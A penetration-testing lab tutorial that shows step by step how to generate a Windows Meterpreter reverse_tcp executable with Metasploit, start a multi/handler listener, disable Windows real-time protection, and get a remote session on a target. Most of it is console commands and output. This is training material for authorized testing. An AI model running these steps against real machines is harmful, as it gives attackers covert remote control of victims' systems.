

Metasploit: Generate an exe Meterpreter Payload and Receive a Reverse Shell (Lab Environment)

Objective: Generate a windows exe Meterpreter payload, configure a listener, execute the payload on the target machine, and obtain a Meterpreter session.

Lab Requirement: Perform this only in an isolated lab or on systems you own or are explicitly authorized to test.

Add this section before launching `msfconsole`.

Step 0: Initialize the Metasploit Database (First Time Only)

Initialize the PostgreSQL database used by Metasploit.

`sudo msfdb init`

```
(root@kali)-[~]
# sudo msfdb init
[+] Starting database
psql: error: connection to server on socket "/var/run/postgresql/.
s.PGSQL.5432" failed: No such file or directory
    Is the server running locally and accepting connections on
    that socket?
[+] Creating database user 'msf'
createuser: error: connection to server on socket "/var/run/postgr
```

If the database has already been initialized, simply start it:

`sudo systemctl start postgresql`
`sudo msfdb start`

```
(root@kali)-[~]
# sudo systemctl start postgresql
sudo msfdb start

[i] Database already started
```

Expected output: [*] Connected to msf. Connection type: postgresql.

Step 1: Start Metasploit Framework

Launch Metasploit.

msfconsole

Wait until the `msf` > prompt appears.

```
(root@kali)-[~]
# msfconsole

Metasploit tip: Use the edit command to open the currently active module
in your editor

[#####] $a,
[#####] $$ ?a,
[#####] ?a,
[#####] a$,
[#####] as$ "
[#####] %P"
[#####] "a,
[#####] "a,$$
[#####] "$

= [ metasploit v6.4.135-dev ]
+ -- == [ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- == [ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

Step 2: Select the windows Meterpreter Payload

Choose the windows x64 reverse TCP Meterpreter payload.

use payload/windows/x64/meterpreter/reverse_tcp

```
msf > use payload/windows/x64/meterpreter/reverse_tcp
msf payload(windows/x64/meterpreter/reverse_tcp) > ip -br a
[*] exec: ip -br a

lo          UNKNOWN          127.0.0.1/8  ::1/128
eth0        UP                192.168.74.129/24 fe80::1b6d:c5b0:2cd4:70ba/64
msf payload(windows/x64/meterpreter/reverse_tcp) > 
```

Component	Meaning
payload	Indicates you are selecting a payload (the code executed on the target after exploitation).
windows	The target operating system is windows .
x64	Compiled for 64-bit (x86_64) processors.
meterpreter	An advanced, in-memory payload that provides an interactive session with post-exploitation capabilities.
reverse_tcp	The target initiates a TCP connection back to the attacker's machine (LHOST:LPORT).

Step 3: Configure the Payload

Set your **attacker's IP** address (Kali).

set LHOST 192.168.74.129

Set the listening port. **Can be any free port**.

set LPORT 9797

Verify the settings.

show options

```
msf payload(windows/x64/meterpreter/reverse_tcp) > set LHOST 192.168.74.129
LHOST => 192.168.74.129
msf payload(windows/x64/meterpreter/reverse_tcp) > set LPORT 9797
LPORT => 9797
msf payload(windows/x64/meterpreter/reverse_tcp) > show options

Module options (payload/windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.74.129	yes	The listen address (an interface may be specified)
LPORT	9797	yes	The listen port

```
View the full module info with the info, or info -d command.
msf payload(windows/x64/meterpreter/reverse_tcp) > █
```

Expected:

LHOST 192.168.74.129

LPORT 9797

Step 4: Generate the exe Payload

Generate the executable payload.

`generate -f exe -o /home/kali/msf/a.exe`

```
msf payload(windows/x64/meterpreter/reverse_tcp) > generate -f exe -o /home/kali/msf/a.exe
[*] Writing 7680 bytes to /home/kali/msf/a.exe ...
msf payload(windows/x64/meterpreter/reverse_tcp) > ls /home/kali/msf/
[*] exec: ls /home/kali/msf/

a.elf  a.exe
msf payload(windows/x64/meterpreter/reverse_tcp) > █
```

Parameters

- `-f exe` → windows exe executable
- `-o` → Output file location

Expected output:

[*] Writing 250 bytes to /home/kali/msf/a.exe...

Step 5: Return to the Main Metasploit Prompt

back

```
msf payload(windows/x64/meterpreter/reverse_tcp) > back
msf > █
```

Step 6: Configure the Multi/Handler

Load the reverse TCP listener.

use multi/handler

```
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > █
```

Component	Meaning
exploit	Specifies that the module belongs to the exploit category.
multi	Indicates the handler supports multiple payload types rather than a single exploit.
handler	Starts a listener that waits for a payload (such as a reverse shell or Meterpreter) to connect back.

Step 7: Configure the Listener

Set the attacker's IP.

set LHOST 192.168.74.129

Set the listening port.

set LPORT 9797

Specify the same payload that was generated.

set payload windows/x64/meterpreter/reverse_tcp

Verify the configuration.

`show options`

```
msf exploit(multi/handler) > set LHOST 192.168.74.129
LHOST => 192.168.74.129
msf exploit(multi/handler) > set LPORT 9797
LPORT => 9797
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.74.129  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 9797            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
```

Step 8: Start the Listener

Run the handler.

`exploit`

or

`run`

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.74.129:9797
```

Expected output:



[*] Started reverse TCP handler on 192.168.74.129:9797

Metasploit is now waiting for an incoming connection.


Step 9: Transfer the Payload to the Target (Lab)

Copy the generated exe payload (**a.exe**) to the windows target machine using a method appropriate for your lab environment (for example, shared folders or secure file transfer).

Turn off windows real time protection



Step 10: Make the Payload Executable (Target)



DOUBLE CLICK OF FILE TO EXECUTE IT

Step 11: Receive the Meterpreter Session

If the target can reach the attacker's listener, Metasploit should display output similar to:

```
[*] Started reverse TCP handler on 192.168.74.129:9797
[*] Sending stage (3090404 bytes) to 192.168.74.135
[*] Meterpreter session 1 opened
```

The prompt changes to:

```
meterpreter >
```

indicating that a Meterpreter session has been established.